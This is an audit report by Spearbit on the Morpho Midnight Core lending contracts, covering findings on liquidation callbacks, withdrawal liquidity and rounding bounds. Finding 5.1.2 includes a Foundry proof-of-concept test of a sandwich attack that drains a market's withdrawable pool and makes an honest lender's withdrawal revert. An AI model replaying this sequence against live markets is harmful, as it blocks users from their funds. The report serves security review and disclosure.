



Morpho Midnight Core [8de7076] Security Review

Auditors

MiloTruck, Lead Security Researcher

Saw-mon and Natalie, Lead Security Researcher

Jonatas Martins, Security Researcher

Report prepared by: Lucas Goiriz

August 9, 2026

Contents

1	About Spearbit	2
2	Introduction	2
3	Risk classification	2
3.1	Impact	2
3.2	Likelihood	2
3.3	Action required for severity levels	2
4	Executive Summary	3
4.1	Scope	3
5	Findings	4
5.1	Medium Risk	4
5.1.1	<code>receiver</code> should also be passed to the <code>onLiquidate</code> callback	4
5.1.2	Fresh credit can temporarily drain market withdrawable and block lender withdrawals	4
5.2	Low Risk	10
5.2.1	Override the liquidation <code>receiver</code> address if zero	10
5.2.2	Max repaid calculation for recovery close factor can have a more robust rounding mechanism	10
5.3	Informational	16
5.3.1	Minor Issues - Midnight	16
5.3.2	The offer tree construction should be also highlighted in <code>EcrecoverRatifier.isRatified(...)</code>	18
5.3.3	<code>EcrecoverRatifier.isRatified(...)</code> 's check can be strengthened	20
5.3.4	Provide the caller to all callback hooks	20

1 About Spearbit

Spearbit is a decentralized network of expert security engineers offering reviews and other security related services to Web3 projects with the goal of creating a stronger ecosystem. Our network has experience on every part of the blockchain technology stack, including but not limited to protocol design, smart contracts and the Solidity compiler. Spearbit brings in untapped security talent by enabling expert freelance auditors seeking flexibility to work on interesting projects together.

Learn more about us at spearbit.com

2 Introduction

Morpho is a trustless and efficient lending primitive with permissionless market creation.

Disclaimer: This security review does not guarantee against a hack. It is a snapshot in time of Morpho Midnight Core [8de7076] according to the specific commit. Any modifications to the code will require a new security review.

3 Risk classification

Severity level	Impact: High	Impact: Medium	Impact: Low
Likelihood: high	Critical	High	Medium
Likelihood: medium	High	Medium	Low
Likelihood: low	Medium	Low	Low

3.1 Impact

- High - leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
- Medium - global losses <10% or losses to only a subset of users, but still unacceptable.
- Low - losses will be annoying but bearable--applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.

3.2 Likelihood

- High - almost certain to happen, easy to perform, or not easy but highly incentivized
- Medium - only conditionally possible or incentivized, but still relatively likely
- Low - requires stars to align, or little-to-no incentive

3.3 Action required for severity levels

- Critical - Must fix as soon as possible (if already deployed)
- High - Must fix (before deployment if not already deployed)
- Medium - Should fix
- Low - Could fix

4 Executive Summary

Over the course of 4 days in total, [Morpho](#) engaged with [Spearbit](#) to review the [midnight](#) protocol. In this period of time a total of 8 issues were found.

Summary

Project Name	Morpho
Repository	midnight
Commit	8de7076f
Type of Project	DeFi, Lending
Audit Timeline	May 7th to May 11th

Issues Found

Severity	Count	Fixed	Acknowledged
Critical Risk	0	0	0
High Risk	0	0	0
Medium Risk	2	1	1
Low Risk	2	1	1
Gas Optimizations	0	0	0
Informational	4	2	2
Total	8	4	4

4.1 Scope

The security review had the following components in scope for [midnight](#) on commit hash [8de7076f](#):

```
src
├── Midnight.sol
├── authorizers
│   └── EcrecoverAuthorizer.sol
├── libraries
│   ├── ConstantsLib.sol
│   ├── EventsLib.sol
│   ├── IdLib.sol
│   ├── SafeTransferLib.sol
│   ├── TickLib.sol
│   └── UtilsLib.sol
├── periphery
│   └── TakeAmountsLib.sol
└── ratifiers
    ├── ApprovalRatifier.sol
    └── EcrecoverRatifier.sol
```

In particular, the engagement focused on reviewing the fixes of a previous review on commit hash [41c8405a](#).

5 Findings

5.1 Medium Risk

5.1.1 `receiver` should also be passed to the `onLiquidate` callback

Severity: Medium Risk.

Context: [Midnight.sol#L658-L684](#).

Description: If `callback != address(0)`, the `payer` would be the `callback` address. The `onLiquidate` in general would also need to authenticate the address of the seized collateral `receiver`. But this value is currently not passed to the hook endpoint.

Recommendation: Pass the `receiver` address to `ILiquidateCallback(callback).onLiquidate(...)` hook as well.

i Note:

Potentially, the value of the `msg.sender` as the liquidation operator might be useful to be sent to the callback end point. This point might also be applied for the `repay` callback hook (passing the `msg.sender` as the repay operation).

Morpho: Fixed in [PR 894](#).

Spearbit: Fix verified.

5.1.2 Fresh credit can temporarily drain market withdrawable and block lender withdrawals

Severity: Medium Risk.

Context: [Midnight.sol#L476](#).

Description: `marketState[id].withdrawable` is a market-level token pool, but `withdraw` spends it for any lender with enough credit. A newly created lender position can therefore consume liquidity that was made withdrawable by a different borrower's repayment. This lets an attacker sandwich selected lender withdrawals by draining the whole pool before the victim withdrawal executes, then restoring the pool later with the attacker's own repayment.

In `take`, the buyer receives fresh credit and the seller receives fresh debt when neither side was previously offsetting an opposite position:

$$\begin{aligned}C_{\mathcal{O},b}^{new} &= C_{\mathcal{O},b}^{old} + U \\ D_{\mathcal{O},s}^{new} &= D_{\mathcal{O},s}^{old} + U \\ W_{\mathcal{O}}^{new} &= W_{\mathcal{O}}^{old}\end{aligned}$$

The only market aggregate updated by this step is `totalUnits`; `withdrawable` is unchanged because no debt repayment has happened. Let the market already have positive withdrawable liquidity:

$$W_{\mathcal{O}} > 0$$

This can be larger than the credit of any individual honest lender. Consider a target lender h whose withdrawal would succeed before the attack. For a target withdrawal amount x , that pre-attack condition is:

$$0 < x \leq \min(C_{\mathcal{O},h}, W_{\mathcal{O}})$$

The attacker chooses $U = W_O$ and places a transaction before the target withdrawal that matches the colluding buyer and seller for U units. The attacker buyer then immediately calls `withdraw(U)` and consumes the entire shared pool:

$$W'_O = W_O - U = 0$$

The target lender still has credit:

$$C_{O,h} > 0$$

but their subsequent `withdraw(x)` reverts because `withdraw` unconditionally subtracts from `marketState[id].withdrawable`. Any positive withdrawal amount x reverts while the pool is empty:

$$0 < x \leq C_{O,h} \Rightarrow W'_O - x < 0$$

The attacker seller can later repay the newly created debt and restore the withdrawable pool:

$$W''_O = W'_O + U = W_O$$

This gives the attacker control over withdrawal ordering. In the instant sandwich case, the attacker can order:

`take + withdraw (U) → target withdraw (x) reverts → repay (U)`

in the same block. The backrun repayment restores the pool immediately after the selected victim transaction fails, so the attacker does not need to keep the debt open for a long period.

They can also use the same mechanic for selection. Withdrawals included while the pool is drained revert, while withdrawals included after the backrun repayment can succeed. For a longer-running campaign, the attacker can keep the debt open and sustain the empty-pool state for as long as they are willing to keep the seller position live and collateralized, or repeatedly drain and instantly repay around selected withdrawals. In other words, the issue is not only a one-block grief; it lets a party with enough capital and collateral turn the shared withdrawable pool into an attacker-scheduled resource.

With a sell offer at `MAX_TICK`, the direct token cost before any fee-claimer collusion is the trading fee:

$$\begin{aligned} A_b &= \left\lceil U \cdot \frac{10^{18} + f_O}{10^{18}} \right\rceil \\ A_s &= U \\ F &= A_b - A_s \end{aligned}$$

⚠ Warning:

If the fee claimer colludes with the attacker, the fee can be claimed back after the attack trade. For the same-block drain/victim/backrun-repay sandwich, the remaining direct cost is transaction gas plus transient use of the buyer assets and seller collateral. If the attacker sustains the drain across blocks, they must also keep the temporary debt position live and collateralized. Before maturity, the attacker can repeat this cycle whenever enough market withdrawable exists.

The straightforward fresh-debt version is pre-maturity. After maturity, `take` reverts if the seller is left with debt and is not liquidation-locked, so the standard sequence above cannot newly create the seller debt post-maturity. The grief can still span maturity if the attacker opened the debt before maturity and keeps the pool drained; however, once that post-maturity debt is repaid, the attacker cannot recreate the same fresh-debt position through a normal top-level `take`.

A trusted entry gate can prevent this behavior for a market by rejecting fresh credit or fresh debt increases from untrusted accounts. This mitigates the issue because the attack requires both a new buyer credit increase and a new seller debt increase.

Proof of Concept: The following Foundry test demonstrates the attack and the entry-gate mitigation. Run:

```
forge test --match-path test/WithdrawableGriefTest.sol -vvv
```

Foundry test file: `test/WithdrawableGriefTest.sol` :

```
// SPDX-License-Identifier: GPL-2.0-or-later
// Copyright (c) 2025 Morpho Association
pragma solidity ^0.8.0;

import {IMidnight, Market, Offer, CollateralParams} from "../src/interfaces/IMidnight.sol";
import {IEnterGate} from "../src/interfaces/IGate.sol";
import {LIQUIDATION_CURSOR_LOW, WAD} from "../src/libraries/ConstantsLib.sol";
import {MAX_TICK} from "../src/libraries/TickLib.sol";
import {UtilsLib} from "../src/libraries/UtilsLib.sol";
import {BaseTest} from "../BaseTest.sol";
import {stdError} from "../lib/forge-std/src/StdError.sol";

contract WhitelistEnterGate is IEnterGate {
    mapping(address => bool) public whitelisted;

    function setWhitelisted(address account, bool status) external {
        whitelisted[account] = status;
    }

    function canIncreaseCredit(address account) external view returns (bool) {
        return whitelisted[account];
    }

    function canIncreaseDebt(address account) external view returns (bool) {
        return whitelisted[account];
    }
}

contract WithdrawableGriefTest is BaseTest {
    using UtilsLib for uint256;

    uint256 internal constant UNITS = 1e18;

    Market internal market;
    bytes32 internal id;
    address internal attackerBuyer;
    address internal attackerSeller;
    address internal feeClaimer;
    uint256 internal tradingFee;

    function setUp() public override {
        super.setUp();

        uint256 attackerSellerPrivateKey;
        attackerBuyer = makeAddr("attackerBuyer");
        (attackerSeller, attackerSellerPrivateKey) = makeAddrAndKey("attackerSeller");
        privateKey[attackerSeller] = attackerSellerPrivateKey;
        feeClaimer = makeAddr("feeClaimer");

        vm.prank(attackerBuyer);
        loanToken.approve(address(midnight), type(uint256).max);
    }
}
```

```

vm.prank(attackerSeller);
loanToken.approve(address(midnight), type(uint256).max);
vm.prank(attackerSeller);
midnight.setIsAuthorized(attackerSeller, address(ecrecoverRatifier), true);

tradingFee = maxTradingFee(1);
midnight.setFeeClaimer(feeClaimer);

market = _newMarket(address(0));
id = midnight.touchMarket(market);
}

function testNewCreditCanTemporarilyDrainExistingWithdrawable() public {
    _openHonestPositionAndRepay(market, UNITS);
    midnight.setMarketTradingFee(id, 1, tradingFee);

    assertEq(midnight.creditOf(id, lender), UNITS, "honest lender credit");
    assertEq(midnight.withdrawable(id), UNITS, "initial withdrawable");

    Offer memory attackerOffer = _attackerSellOffer(market, UNITS);
    uint256 buyerAssets = UNITS.mulDivUp(WAD + tradingFee, WAD);
    uint256 expectedFee = buyerAssets - UNITS;

    deal(address(loanToken), attackerBuyer, buyerAssets);
    uint256 colludingBalancesBeforeAttack =
        loanToken.balanceOf(attackerBuyer) + loanToken.balanceOf(attackerSeller) +
        ↪ loanToken.balanceOf(feeClaimer);
    collateralize(market, attackerSeller, UNITS);

    vm.prank(attackerBuyer);
    (uint256 paidByBuyer, uint256 receivedBySeller) = midnight.take(
        UNITS, attackerBuyer, address(0), hex"", attackerBuyer, attackerOffer,
        ↪ merkleRatifierData([attackerOffer])
    );

    assertEq(paidByBuyer, buyerAssets, "buyer assets");
    assertEq(receivedBySeller, UNITS, "seller assets");
    assertEq(midnight.creditOf(id, attackerBuyer), UNITS, "attacker buyer credit");
    assertEq(midnight.debtOf(id, attackerSeller), UNITS, "attacker seller debt");
    assertEq(midnight.withdrawable(id), UNITS, "withdrawable unchanged by trade");

    vm.prank(attackerBuyer);
    midnight.withdraw(market, UNITS, attackerBuyer, attackerBuyer);

    assertEq(midnight.creditOf(id, attackerBuyer), 0, "attacker buyer exited credit");
    assertEq(midnight.withdrawable(id), 0, "withdrawable drained");
    assertEq(loanToken.balanceOf(attackerBuyer), UNITS, "buyer only loses fee before fee
        ↪ claim");
    assertEq(loanToken.balanceOf(attackerSeller), UNITS, "seller received principal");

    vm.prank(lender);
    vm.expectRevert(stdError.arithmeticError);
    midnight.withdraw(market, UNITS, lender, lender);

    vm.prank(attackerSeller);
    midnight.repay(market, UNITS, attackerSeller, address(0), hex "");

    assertEq(midnight.debtOf(id, attackerSeller), 0, "attacker seller repaid");
    assertEq(midnight.withdrawable(id), UNITS, "withdrawable restored");
    assertEq(midnight.claimableTradingFee(address(loanToken)), expectedFee, "claimable
        ↪ fee");
}

```

```

vm.prank(feeClaimer);
midnight.claimTradingFee(address(loanToken), expectedFee, feeClaimer);

assertEq(
    loanToken.balanceOf(attackerBuyer) + loanToken.balanceOf(attackerSeller) +
    → loanToken.balanceOf(feeClaimer),
    colludingBalancesBeforeAttack,
    "colluders recover starting balance"
);

vm.prank(lender);
midnight.withdraw(market, UNITS, lender, lender);

assertEq(midnight.creditOf(id, lender), 0, "honest lender can withdraw after repay");
}

function testTrustedEntryGateBlocksFreshAttackerCreditAndDebt() public {
    WhitelistEnterGate gate = new WhitelistEnterGate();
    Market memory gatedMarket = _newMarket(address(gate));
    bytes32 gatedId = toId(gatedMarket);

    gate.setWhitelisted(lender, true);
    gate.setWhitelisted(borrower, true);
    _openHonestPositionAndRepay(gatedMarket, UNITS);
    midnight.setMarketTradingFee(gatedId, 1, tradingFee);
    assertEq(midnight.withdrawable(gatedId), UNITS, "initial gated withdrawable");

    Offer memory attackerOffer = _attackerSellOffer(gatedMarket, UNITS);
    uint256 buyerAssets = UNITS.mulDivUp(WAD + tradingFee, WAD);
    deal(address(loanToken), attackerBuyer, buyerAssets);
    collateralize(gatedMarket, attackerSeller, UNITS);

    vm.prank(attackerBuyer);
    vm.expectRevert(IMidnight.BuyerGatedFromIncreasingCredit.selector);
    midnight.take(
        UNITS, attackerBuyer, address(0), hex"", attackerBuyer, attackerOffer,
        → merkleRatifierData([attackerOffer])
    );

    assertEq(midnight.withdrawable(gatedId), UNITS, "gated withdrawable preserved");
}

function _newMarket(address enterGate) internal view returns (Market memory newMarket) {
    newMarket.loanToken = address(loanToken);
    newMarket.maturity = block.timestamp + 1 days;
    newMarket.enterGate = enterGate;
    newMarket.collateralParams = new CollateralParams[](1);
    newMarket.collateralParams[0] = CollateralParams({
        token: address(collateralToken1),
        lltv: 0.77e18,
        maxLif: maxLif(0.77e18, LIQUIDATION_CURSOR_LOW),
        oracle: address(oracle1)
    });
}

function _openHonestPositionAndRepay(Market memory targetMarket, uint256 units) internal {
    collateralize(targetMarket, borrower, units);
    setupMarket(targetMarket, units);
    deal(address(loanToken), borrower, units);

    vm.prank(borrower);
    midnight.repay(targetMarket, units, borrower, address(0), hex "");
}

```

```

}

function _attackerSellOffer(Market memory targetMarket, uint256 units) internal view
↳ returns (Offer memory offer) {
    offer.market = targetMarket;
    offer.buy = false;
    offer.maker = attackerSeller;
    offer.receiverIfMakerIsSeller = attackerSeller;
    offer.maxUnits = units;
    offer.ratifier = address(ecrecoverRatifier);
    offer.expiry = block.timestamp + 200;
    offer.tick = MAX_TICK;
}
}

```

Recommendation: The accounting should prevent credit minted by a new debt increase from claiming repayments that happened before that credit existed.

A precise fix is to track a per-position withdrawable entitlement rather than relying only on the global `marketState[id].withdrawable` pool:

- On `repay` and `liquidate` repayment, accrue new withdrawable units to the credit that existed before the repayment, for example through a market-level cumulative repayment index.
- On `withdraw`, cap the withdrawal by the user's accrued entitlement, not just by `position[id][user].credit` and the global pool.
- On `take`, when existing credit is sold (`sellerCreditDecrease > 0`), transfer the corresponding accrued entitlement with the sold credit. When fresh credit is minted (`buyerCreditIncrease > 0`), initialize that credit at the current repayment index so it has no claim on already-withdrawable liquidity.

If this entitlement accounting is too invasive, require a trusted entry gate for markets that need withdrawal liveness. The gate must reject untrusted accounts whenever `buyerCreditIncrease > 0` or `sellerDebtIncrease > 0`; gating only one side is insufficient because the attack needs both fresh credit and fresh debt.

If the protocol intentionally keeps first-come-first-served withdrawals from a shared pool, document that fresh lenders can consume already-repaid liquidity and that withdrawals are not liveness-guaranteed against sandwiching by new credit.

Notation:

parameter	description
$\mathcal{O}$	A specific obligation/market. Used for indexing. It could be the obligation <code>id</code> or the obligation as a whole depending on the context
u	A specific user/position owner
h	The honest lender whose repaid liquidity is temporarily consumed
b	The attacker buyer, who receives fresh credit
s	The attacker seller, who receives fresh debt
U	Attack units, chosen as the full initial positive <code>marketState[id].withdrawable</code>
x	Target lender withdrawal amount
$W_{\mathcal{O}}$	<code>marketState[id].withdrawable</code> for obligation $\mathcal{O}$
$C_{\mathcal{O},u}$	<code>position[id][u].credit</code> for user u in obligation $\mathcal{O}$

$D_{\mathcal{O},u}$	position[id][u].debt for user u in obligation $\mathcal{O}$
$f_{\mathcal{O}}$	Trading fee for obligation $\mathcal{O}$ at the current time-to-maturity, scaled by <code>10 ** 18</code>
A_b	Buyer assets paid during the attacker trade
A_s	Seller assets received during the attacker trade
F	Trading fee assets retained by Midnight, equal to $A_b - A_s$

Morpho: This issue has already been tackled in the documentation [Midnight.sol#L27-L29 commit f4453a3d](#). Notably, it talks about the fact that there is an incentive to take resting offers and that there is a race to do so. This is a very general issue with pools, where a withdraw (not `withdrawCollateral`) can be sandwiched to make it revert. In a pool, it's even more likely: one can always borrow, no need to have resting offers or to be a lender.

Spearbit: Acknowledged.

5.2 Low Risk

5.2.1 Override the liquidation receiver address if zero

Severity: Low Risk.

Context: [Midnight.sol#L673](#).

Description: Just like conditional assignment for the `payer` address, it would make sense to assign `msg.sender` as the `receiver` if the supplied `receiver` address is `address(0)`.

Recommendation: Introduce:

```
if (receiver == address(0)) {
    receiver = msg.sender;
}
```

Footnote: Combining with the finding "receiver should also be passed to the `onLiquidate` callback", the updated `receiver` should be passed on to the `onLiquidate(...)` hook.

Morpho: The payer conditional assignment isn't really overriding if 0, it's putting `msg.sender` if the callback is zero, else the callback. The current behavior is consistent with the other receiver parameters.

Spearbit: Acknowledged.

5.2.2 Max repaid calculation for recovery close factor can have a more robust rounding mechanism

Severity: Low Risk.

Context: (No context files were provided by the reviewer).

Description: In general the recovery close factor mechanism (when activated) would want to guarantee (eq 1.):

$$\underbrace{D_{\mathcal{O},u}^{capped} - a_{repaid}}_{D_{\mathcal{O},u}^{new}} > \underbrace{D_{\mathcal{O},u}^{max} - \left[\underbrace{\left[c_{\mathcal{O},u}^{T_j} \cdot \frac{p_{\mathcal{O},T_j}}{10^{18+18}} \right]}_{v_{old}} \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} + \left[\underbrace{\left(c_{\mathcal{O},u}^{T_j} - a_j \right) \cdot \frac{p_{\mathcal{O},T_j}}{10^{18+18}} \right]}_{v_{new}} \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right]}_{D_{\mathcal{O},u}^{max,new}}$$

The "recovery close factor" (**RCF**) limits the amount that can be liquidated. In particular, it prevents the liquidation from putting the borrower back into health.

The requirement above gives us (assuming $\text{lltv}_{\mathcal{O},T_j} < 10^{18}$ and when repaidUnits is non-zero a_{repaid}):

$$\epsilon_i \in [0, 1)$$

$$a_{\text{repaid}} < \underbrace{\left(\frac{D_{\mathcal{O},u}^{\text{capped}} - D_{\mathcal{O},u}^{\text{max}}}{1 - \frac{\text{lif}_{\mathcal{O},T_j}^{\text{max}}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}} \right) - \left(\frac{(\epsilon_2 - \epsilon_6)}{1 - \frac{\text{lif}_{\mathcal{O},T_j}^{\text{max}}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}} \right) - (\epsilon_1 + \epsilon_4 - \epsilon_5) \left(\frac{\frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}}{1 - \frac{\text{lif}_{\mathcal{O},T_j}^{\text{max}}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}} \right) - \epsilon_3 \cdot \left(\frac{\frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}}{1 - \frac{\text{lif}_{\mathcal{O},T_j}^{\text{max}}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}} \right)}_{\text{X: rounding terms}} \cdot \frac{p_{\mathcal{O},T_j}}{10^{18+18}}$$

The check performed during liquidation in **Midnight** is:

```
uint256 maxRepaid = lltv < WAD
? (_position.debt - maxDebt).mulDivUp(WAD, WAD - lif.mulDivUp(lltv WAD)) // <-- the case we
  ↳ are interested in
: type(uint256).max;
require(repaidUnits <= maxRepaid || /* de-activated RCF check */ );
```

$$\begin{aligned} a_{\text{repaid}}^{\text{max}} &= \left\lceil \frac{\underbrace{(D_{\mathcal{O},u}^{\text{capped}} - D_{\mathcal{O},u}^{\text{max}})}_A}{10^{18} - \left\lfloor \text{lif}_{\mathcal{O},T_j}^{\text{max}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right\rfloor} \right\rceil \\ &= \frac{D_{\mathcal{O},u}^{\text{capped}} - D_{\mathcal{O},u}^{\text{max}}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{\text{max}}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right)} + A \cdot \epsilon_8 + \epsilon_9 \\ &= \frac{D_{\mathcal{O},u}^{\text{capped}} - D_{\mathcal{O},u}^{\text{max}}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{\text{max}}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right)} + A \cdot \epsilon_8 + \epsilon_9 + \underbrace{\left(\frac{\frac{D_{\mathcal{O},u}^{\text{capped}} - D_{\mathcal{O},u}^{\text{max}}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{\text{max}}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right)} - \epsilon_7}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{\text{max}}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right)} \right) \cdot \frac{\epsilon_7}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{\text{max}}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right)}}_{\text{Y: error terms}} \end{aligned}$$

One might wrongly assume that the X rounding term values are roughly the Y error term values so that the check would make sense. But not considering the dependency of the ϵ_i values and market constants to the other parameters, one has:

- X depends on the negative price of the seized collateral.
- Y depends on the potentially liquidatable portion of the position's debt (A).

Recommendation: One might naively consider bounding the repaid units by the value below (which is the upper-bound when one does not consider rounding terms):

$$\frac{D_{\mathcal{O},u}^{capped} - D_{\mathcal{O},u}^{max}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}\right)}$$

A better approximation for this value translates into:

$$\left\lceil \frac{D_{\mathcal{O},u}^{capped} - D_{\mathcal{O},u}^{max}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}\right)} \right\rceil = \frac{D_{\mathcal{O},u}^{capped} - D_{\mathcal{O},u}^{max}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}\right)} + \epsilon_{10}$$

and so the error term here would be bounded to 1 unit. The change required to derive `maxRepaid` is:

```
uint256 maxRepaid = lltv < WAD
? (_position.debt - maxDebt).mulDivUp(WAD * WAD, WAD * WAD - lif * lltv)
: type(uint256).max;
```

It would make sense to possibly not check **eq 1**. which is the exact requirement by the **RCF** specification since the volatility in the collateral price might prevent liquidators to be able to liquidate all the way to the boundary condition. This would cause potentially consecutive max liquidations.

An even more robust bound that does not include the price terms would be:

$$\left\lceil \frac{D_{\mathcal{O},u}^{capped} - D_{\mathcal{O},u}^{max}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}\right)} \right\rceil + \underbrace{\frac{1 + \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}\right)}}_{Z: \text{upper bound for rounding terms}}$$

where Z is approximately in:

$$\left\{ \begin{array}{l} 2.541043360433604337, \\ 3.119065040650406506, \\ 5.236111111111111121, \\ 7.041666666666666675, \\ 9.670869565217391297, \\ 13.621304347826086964, \\ 17.094285714285714367, \\ 24.711428571428571518, \\ 29.400882352941176267, \\ 43.143823529411765177, \\ 46.503181818181818775, \\ 68.782272727272726517, \\ 74.202142857142857815, \\ 110.320714285714285494, \\ 131.339999999999996105, \\ 196.020000000000000198 \end{array} \right\}$$

and so have either using a rough upperbound constant 200 :

```
uint256 maxRepaid = lltv < WAD
? (_position.debt - maxDebt).mulDivUp(WAD * WAD, WAD * WAD - lif * lltv) + 200
: type(uint256).max;
```

$$\left\lceil \frac{D_{\mathcal{O},u}^{capped} - D_{\mathcal{O},u}^{max}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}\right)} \right\rceil + 200$$

or.

```
uint256 maxRepaid = lltv < WAD
? (_position.debt - maxDebt).mulDivUp(WAD * WAD, WAD * WAD - lif * lltv)
+ (WAD + lltv).mulDivUp(WAD, WAD * WAD - lif * lltv)
: type(uint256).max;
```

$$\left\lceil \frac{D_{\mathcal{O},u}^{capped} - D_{\mathcal{O},u}^{max}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}\right)} \right\rceil + \left\lceil \frac{1 + \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}\right)} \right\rceil$$

The values $(WAD + lltv).mulDivUp(WAD, WAD * WAD - lif * lltv)$ can be calculated and stored in the collateral params of the market as `rcfErrorTerm` to avoid deriving it each time one would need to liquidate a position.

Footnote: Let.

$$\begin{aligned} D_{\mathcal{O},u}^{max} &= \sum_{T \in \mathcal{O}} \left\lceil \left[c_{\mathcal{O},u}^T \cdot \frac{p_{\mathcal{O},T}}{10^{18+18}} \right] \frac{\text{lltv}_{\mathcal{O},T}}{10^{18}} \right\rceil \\ D_{\mathcal{O},u}^{dis}(\text{lif}) &= \sum_{T \in \mathcal{O}} \left\lceil \left[c_{\mathcal{O},u}^T \cdot \frac{p_{\mathcal{O},T}}{10^{18+18}} \right] \frac{10^{18}}{\text{lif}_T} \right\rceil \\ D_{\mathcal{O},u}^{bad} &= \left[D_{\mathcal{O},u} - D_{\mathcal{O},u}^{dis}(\text{lif}_{\mathcal{O},T}^{max}) \right]^+ \\ D_{\mathcal{O},u}^{capped} &= \min \left(D_{\mathcal{O},u}, D_{\mathcal{O},u}^{dis}(\text{lif}_{\mathcal{O},T}^{max}) \right) \\ a_{repaid}^{max} &= \left\lceil \left[\left(D_{\mathcal{O},u}^{capped} - D_{\mathcal{O},u}^{max} \right) \frac{10^{18}}{10^{18} - \left[\text{lif}_{\mathcal{O},T_j}^{max} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right]} \right] \right\rceil \quad \text{lltv}_{\mathcal{O},T_j} < 10^{18} \\ &\quad \left(2^{256} - 1 \right) \quad \text{(no upper bound)} \end{aligned}$$

Error term bounds:.

Testing [LIF x LLTV] for different LLTV and cursor values:

LLTV: 0.385 | LIF: 1.181683899556868537 | func: 0.454948301329394387

LLTV: 0.385	LIF: 1.444043321299638989	func: 0.555956678700361011
LLTV: 0.625	LIF: 1.103448275862068965	func: 0.689655172413793104
LLTV: 0.625	LIF: 1.230769230769230769	func: 0.769230769230769231
LLTV: 0.77	LIF: 1.061007957559681697	func: 0.816976127320954907
LLTV: 0.77	LIF: 1.129943502824858757	func: 0.870056497175141243
LLTV: 0.86	LIF: 1.036269430051813471	func: 0.891191709844559586
LLTV: 0.86	LIF: 1.075268817204301075	func: 0.924731182795698925
LLTV: 0.915	LIF: 1.021711366538952745	func: 0.934865900383141762
LLTV: 0.915	LIF: 1.044386422976501305	func: 0.955613577023498695
LLTV: 0.945	LIF: 1.01394169835234474	func: 0.95817490494296578
LLTV: 0.945	LIF: 1.028277634961439588	func: 0.971722365038560411
LLTV: 0.965	LIF: 1.008827238335435056	func: 0.97351828499369483
LLTV: 0.965	LIF: 1.017811704834605597	func: 0.982188295165394402
LLTV: 0.98	LIF: 1.005025125628140703	func: 0.984924623115577889
LLTV: 0.98	LIF: 1.0101010101010101	func: 0.989898989898989899
LLTV: 1	LIF: 1	func: 1
LLTV: 1	LIF: 1	func: 1

Testing [1 / (1 - LIF x LLTV))] for different LLTV and cursor values:

LLTV: 0.385	LIF: 1.181683899556868537	func: 1.834688346883468835
LLTV: 0.385	LIF: 1.444043321299638989	func: 2.252032520325203253
LLTV: 0.625	LIF: 1.103448275862068965	func: 3.222222222222222228
LLTV: 0.625	LIF: 1.230769230769230769	func: 4.333333333333333338
LLTV: 0.77	LIF: 1.061007957559681697	func: 5.463768115942028981
LLTV: 0.77	LIF: 1.129943502824858757	func: 7.695652173913043482
LLTV: 0.86	LIF: 1.036269430051813471	func: 9.19047619047619052
LLTV: 0.86	LIF: 1.075268817204301075	func: 13.285714285714285762
LLTV: 0.915	LIF: 1.021711366538952745	func: 15.352941176470588129
LLTV: 0.915	LIF: 1.044386422976501305	func: 22.529411764705882599
LLTV: 0.945	LIF: 1.01394169835234474	func: 23.909090909090909396
LLTV: 0.945	LIF: 1.028277634961439588	func: 35.363636363636363248
LLTV: 0.965	LIF: 1.008827238335435056	func: 37.761904761904762247
LLTV: 0.965	LIF: 1.017811704834605597	func: 56.142857142857142745
LLTV: 0.98	LIF: 1.005025125628140703	func: 66.333333333333331366
LLTV: 0.98	LIF: 1.0101010101010101	func: 99.0000000000000001
LLTV: 1	LIF: 1	func: 0
LLTV: 1	LIF: 1	func: 0

Testing [LLTV / (1 - LIF x LLTV))] for different LLTV and cursor values:

LLTV: 0.385	LIF: 1.181683899556868537	func: 0.706355013550135502
LLTV: 0.385	LIF: 1.444043321299638989	func: 0.867032520325203253
